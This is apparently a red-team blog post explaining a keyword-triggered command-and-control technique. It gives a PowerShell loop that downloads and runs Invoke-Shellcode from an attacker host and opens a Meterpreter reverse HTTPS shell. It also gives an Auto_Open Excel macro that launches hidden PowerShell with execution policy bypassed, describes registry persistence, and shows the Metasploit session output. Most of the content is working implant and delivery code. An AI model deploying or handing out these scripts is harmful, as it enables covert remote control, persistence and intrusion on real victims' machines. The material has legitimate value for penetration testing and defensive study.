

Command and Control – Website Keyword

There are various command and control options which some of them are utilizing protocols like ICMP and DNS and some others legitimate websites such as DropBox and Gmail. During DerbyCon 3.0 [Matt Graeber](#) and [Chris Campbell](#) introduced a technique which uses a website keyword in order to trigger the launch of shellcode in a system.


[Matt Nelson](#) produced a PowerShell [script](#) which utilizes the same technique in order to get a Meterpreter session and use all of its features acting as a command and control tool. The main benefits of this technique is that the shellcode is executed directly from memory, it is less noisy and it achieves persistence through a registry key.



```
C2Code.ps1 X
3 $Word = 'pentestlab'
4 $WebClientObject = New-Object Net.WebClient
5 $Comment = "http://pentestlab.blog"
6 $WebClientObject.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36")
7 while($True){
8     $CommentResult = $WebClientObject.DownloadString($Comment)
9     $Found = $CommentResult.contains($Word)
10    if($Found) {
11        IEX $WebClientObject.DownloadString('http://192.168.1.169/tmp/Invoke-Shellcode.ps1')
12        Invoke-Shellcode -Payload windows/meterpreter/reverse_https -LHOST 192.168.1.169 -LPORT 443 -Force
13        Return
14    }
15    Start-Sleep -Seconds 30
16 }
```

C2Code – PowerShell Script

When the PowerShell script is executed on the target host it will look for the specific keyword on the website that it has been given and if the keyword exist will execute a payload.



C2Code – Implant

A Meterpreter session will open and commands could be executed remotely.

```
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.169:443
[*] Starting the payload handler...
[*] https://192.168.1.169:443 handling request from 192.168.1.161; (UUID: 8rizli
zt) Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 4 opened (192.168.1.169:443 -> 192.168.1.161:53202) at 2
017-09-13 21:04:14 +0100


meterpreter > 
```

C2 Website Keyword – Meterpreter

```
meterpreter > sysinfo
Computer      : DESKTOP-4CG7MS1
OS            : Windows 10 (Build 15063).
Architecture : x64
System Language : en_GB
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
```

C2 Website Keyword – Sysinfo

Matt Nelson also created an office macro which performs the same technique but additionally creates a registry key which executes the C2Code PowerShell script every time that the user logs in in order to maintain persistence.




The screenshot shows the VBA editor for a macro named 'Auto_Open'. The macro is designed to execute a PowerShell script and persist the execution. The code is as follows:

```
Sub Auto_Open()
    Execute
    Persist
End Sub

Public Function Execute() As Variant
    Const HIDDEN_WINDOW = 0
    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\\" & strComputer & "\\root\\cimv2")
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\\" & strComputer & "\\root\\cimv2")
    objProcess.Create "powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -Command Invoke-ShellCode"
End Function
```

C2Code – Excel Macro

When the user opens the document the macro will run and it will execute the Invoke-ShellCode script which is hosted on a website that the red teamer controls.



C2Code Running Excel Macro

A Meterpreter session will open:

```
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.169:443
[*] Starting the payload handler...
[*] https://192.168.1.169:443 handling request from 192.168.1.161; (UUID: q6b0ypzc) Staging x86 payload (958531 bytes) ...
[*] Meterpreter session 6 opened (192.168.1.169:443 -> 192.168.1.161:53888) at 2017-09-13 21:40:47 +0100
```

C2 Website Keyword – Meterpreter via Excel Macro

References

[Command and Control using Powershell and your favorite website](#)

<https://github.com/enigma0x3/Powershell-C2>